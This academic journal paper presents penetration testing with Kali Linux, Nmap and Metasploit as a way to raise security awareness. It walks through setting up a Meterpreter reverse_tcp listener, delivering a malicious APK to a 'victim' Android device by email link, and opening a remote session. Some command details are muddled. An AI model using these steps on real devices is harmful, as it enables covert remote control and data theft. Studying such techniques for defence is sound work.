ISSN No: 2348-4845
International Journal & Magazine of Engineering, Technology, Management and Research
A Peer Reviewed Open Access International Journal

Security Awareness Approach through Penetration Testing in Kali Linux

Vimal Kumar Gangwar
Department of Computer Science and Engineering,
ICAR- Indian Institute of Farming System and Research,
Meerut, Uttar Pradesh 250 001, India.

ABSTRACT

This paper discusses the white hat techniques of penetration testing which helps to find the vulnerabilities in computer systems security. Penetration testing is also known as Pen test or ethical hacking, which is an authorized simulated cyber-attack on a computer system. There are numerous methods available for ethical hacking via penetration testing. By using the Metasploit open-source attack framework of a security vulnerability, enumerate network, network protocol, firewall, and basic security issues are to be fixed in order to better protect the system. The testing is performed on a computer system were configured with OS 10 and mobile phone with android 9 OS, both are connected in the local network.One virtual machine was configured with a local network and installed Kali Linux.

Keywords—vulnerabilities, pen testing, exploit, payload, dark net, metasploit, kali linux.

Introduction

In today's technology development environment, penetration testing is a critical phase for the development of any technology under a secure product or system. To assess system security the most common approach is penetration testing, where it is considered as the simulation of actions performed by attackers in order to intrude an IT system. Effectiveness of penetration testing is rated depending on the skill and experience of testers. Penetration testers who follow and exercise with different tools are more effective in their use of resources. The penetration testing process is supported by automated tools that are specifically used in every distinct level of testing. Security problems vary with applications. Penetration testing works in 3 stages: Inspection, where it searches for available information including the networking tests such as ping and finding the IP address and all the penetration tools. Enumeration, it creates a picture of the configuration of the network and identifies services upon various devices like firewall, routers and web server [1-3].

This paper describes a white hat hacker techniques Metasploit penetration tools their usage and how they are going to penetrate the resources. I have conducted this test on a personal system were and connected through Oracle VMware virtual machines updated version. These systems were connected through a bridged Network protocol, which was not connected to the real internet. The virtual machine was configured with Debian Kali Linux and other systems were configured with Windows 10 and one android phone respectively

Literature Survey:

The major issue is the security of the transaction of different online activities 95% of cyber security breaches are due to human error? On top of that, only 38% of global organizations state that they're prepared to handle a sophisticated cyber-attack. And worse, as much as 54% of companies say they have experienced one or more attacks in the last 12 months—this number rises every month. Social engineering is a current favorite tactic among cyber criminals—the psychological manipulation of victims to convince them to willingly or unwittingly

Cite this article as: Vimal Kumar Gangwar, "Security Awareness Approach through Penetration Testing in Kali Linux", International Journal & Magazine of Engineering, Technology, Management and Research, Volume 7 Issue 3, 2020, Page 1-5.

ISSN No: 2348-4845
International Journal & Magazine of Engineering, Technology, Management and Research
A Peer Reviewed Open Access International Journal

surrender private data that is then subverted for nefarious purposes.

To get rid of cybercrimes we need to ensure security to gateways, firewalls, and systems to protect unauthorized access from disrupting services. The main focus is not hacking or breaking the IT system but to provide measures to finding vulnerabilities and meaningful advice whereas vulnerability assessment aims to reveal potential threats in the network. Firstly, we should know about the importance of the penetration tools and how the attacks are to be done either with the help of VM Ware or live kali Linux [4].

It also includes attacks remote PC via IP and open ports using an advanced port scanner and what are the causes of system weakness and success rate are explained in detail using charts. It is important to know that cyber-attacks and malware are rising in this century, in many companies once systems are connected to the internet the paper focus on how they are scanned and attacked constantly using free hacking tools and inexpensive devices like key loggers and Frequency scanners.


Penetration testing activities are undertaken to identify and exploit security weaknesses. At first, truly, you need to know what is the difference between the penetration tester and the hacker this gives a detailed explanation about the roles in which the hacker doesn't need any permission whereas the tester needs permission from the client's machine. To perform attacks you need to know popular tools, vulnerability scanners and what is the use of penetration testing? type of tools and how they are used? What are the common tools? It gives the main source to implement this paper. To perform all attacks the OS used is kali Linux that guides how to install kali Linux, by using guidelines the Kali Linux is installed successfully with the iso image in a virtual machine. We also studied how to hack the data in the system with Metasploit and by other tools that are listed and explained, after exploiting msfconsole changed to msf which defines that it enters into exploiting stage i.e., it is ready to hack by the injected code that is running backside. Live target systems or networks are probed in discovery phase, using both active probes and passive network sniffing.

It is also mandatory to study how to understand the internal network, the operating system running on target systems and the services running on the target systems and how to analyze the threats and vulnerabilities are summarized. It also understands the state of security in a system or network to find out which vulnerability is real and which one is false. We also studied about what is the difference between the penetration testing and vulnerability assessment, how the penetration tester work in the real world, how to compete with the real attacker

Methodology of Pen Testing

It consists of four phases:

- Planning
- Gathering Information
- Discovering Vulnerabilities
- Reporting



Methodology of Pen Testing

The first step of penetration testing is to gather all information about the system or machine. Depending upon gathered information the tester can examine that vulnerabilities exist in the target system, network, hosts and application. Information like domain name, database name and its version, how many ports is open, firewall is on or not? In our research gathering of information is done by using the NMAP tool [2].

After gathering the information, vulnerabilities of the system are obtained by further scanning the network or computer system. In this scanning phase, tester analyses the vulnerabilities like which type pf service is running, version of particular service which port number is

ISSN No: 2348-4845
International Journal & Magazine of Engineering, Technology, Management and Research
A Peer Reviewed Open Access International Journal

running this service, operating system, etc. For commonly scanning used tools is NMAP, Nessus, Nikto. A huge number of vulnerabilities are found that can be exploited .The tester uses the most descriptive vulnerabilities to exploit the system or hosts.


After finding a particular vulnerability for exploitation pen tester's main motive is to breach all types of security and take over the remote access of network, application or system. We are using the METASPLOIT framework for exploiting the vulnerabilities. Through exploitation, the pen tester can get remote access to the system. The goal of pen tester is how far it get into the infrastructure to identify valued targets and avoid detection.

After the exploitation is completed, the pen tester or attacker tries to stay in the system for a longer period of time and without being detected. To do this a related payload is to be needed to execute on the side of the victim machine and perform a specific task. The payload can be in the form of .exe file or .pdf file whenever it is clicked a session is opened. In the Metasploit framework, Meterpreter is used to open the session for the attacker. In this phase, the attacker can get the root privilege and can do havoc with a system or network.

Pen Testing with Kali Linux Tools

Virtual Box:


Download virtual machine from virtualbox.org and install in the computer system, update network adapter settings with the Bridged network shown in the figure.



NMAP:

Nmap is an advanced Network scanner tool. This tool is categorized in Kali Linux as an information-gathering tool. Nmap tool is used to scan different kinds of Networks, Ip address, domain server, etc. As a result, you can get useful information about that Network like port details, OS detection, Host discovery, Network analysis and many more.


nmap 'target IP address'



Metasploit:

Metasploit is a penetration testing framework that makes finding vulnerability simple. It's an essential tool for many defenders. Point Metasploit at your target, pick an exploit, what payload to drop, and hit enter.

Terminal: msfconsole



Launch the exploit multi/handler and use Android payload to listen to the clients.

ISSN No: 2348-4845
International Journal & Magazine of Engineering, Technology, Management and Research
A Peer Reviewed Open Access International Journal

Terminal: use exploit/multi/handler

```
msf > use exploit / multi / handler
msf exploit ( handler ) > |
```

Now set the options for payload, listener IP (LHOST) and listener PORT (LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp (for android) while creating an APK file with MSFvenom and payload windows/meterpreter/reverse_tcp (for windows).

```
msf exploit ( handler) > set payload android / meterpreter / reverse_tcp
payload => android / meterpreter / reverse_tcp
msf exploit ( handler ) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit ( handler ) > set RPORT 4444
RPORT => 4444
msf exploit ( handler ) > |
```

Then we can successfully run the exploit and start listening to the android device. Now, the device installs our app on the device, and it gets penetrated with exploit.

Terminal: exploit

```
msf exploit ( handler ) > exploit

[ * ] Started reverse handler on 192.168.1.5:4444
[ * ] started the payload handler . . .
|
```

Now we transfer the android.apk file to the victim mobile device. In our environment, we are using an android emulator to penetrate the Android device. For sharing android.apk to the victim an email link or share the downloading link to the mobile device. And we already started the multi/handler exploit to listen on port =4444 and local IP address. Open up the multi/handler terminal.

```
[ * ] Sending stage ( 50643 bytes ) to 192.168.1.5
[ * ] Meterpreter session 1 opened ( 192.168.1.5:4444 -> 192.168.1.5:37409)
at 2020-02-21 05:20:07 +0000

Meterpreter >|
```

We got the meterpreter session of Android device, and we can check more details with "**sysinfo**" command as mentioned in the below screenshot display system details.

```
Meterpreter > sysinfo
Computer    : localhost
OS          : Android 9 -linux 3.10.52-android-x86+ (1686)
Meterpreter: java/android
Meterpreter>
```

Signs your device may have been hacked

- Noticeable decrease in battery life
- Sluggish performance
- High data usage
- Mystery pop-ups
- Unusual activity on any accounts linked to the device.

Security Approach

- Only use secured networks where all traffic is encrypted by default during transmission to prevent others from snooping on your Wi-Fi signal.
- Download a VPN app to encrypt your smartphone traffic that offers multi-device protection, for your tablet and laptop.
- If you must connect to a public network and don't have a VPN app, avoid entering in login details for banking sites or email.
- Ensure the URL in your browser address bar is the correct one. And never enter private information unless you have a secure connection to the other site (look for "https" in the URL and a green lock icon in the address bar).

Conclusion

In conclusion, Nowadays the most serious factor is about data misuse, as we aware that most of the days to today activities are related to activities online which required the internet. Security is a challenging topic for all organizations, without showing awareness insecurity of our valuable data maybe gets access by an unauthorized person. There are a lot of penetration testing programs available here I have chosen the Metasploit tool which is powerful for exploiting a remote target machine. By

ISSN No: 2348-4845
International Journal & Magazine of Engineering, Technology, Management and Research
A Peer Reviewed Open Access International Journal

doing penetration testing you will get the knowledge of how the attacker performs there to exploit and how to secure your phone or systems from the hackers.

References

[1] V. Santhi, "Penetration Testing using Linux Tools: Attacks and Defense Strategies" Dept. of Computer Science & Systems Engineering Andhra University Visakhapatnam, India 2016.

[2] Chiem Trieu Phong, "A study of penetration Testing Tools and Approaches" Eds. Auckland :Academic,2014.

[3] Robert W.Beggs "Mastering Kali Linux for Advanced Penetration Testing",open source community experience classified, PACKT publishing, BIRMINGHAM-MUMBAI 2014.

[4] Matthew Denis,Carlos Zena ,Thaier Hayajneh Computer science department "Penetration Testing:Concepts,Attack Methods and Defense strategies" 2013.

[5] http://www.metasploit.com/projects/Framework/

[6] https://www.virtualbox.org/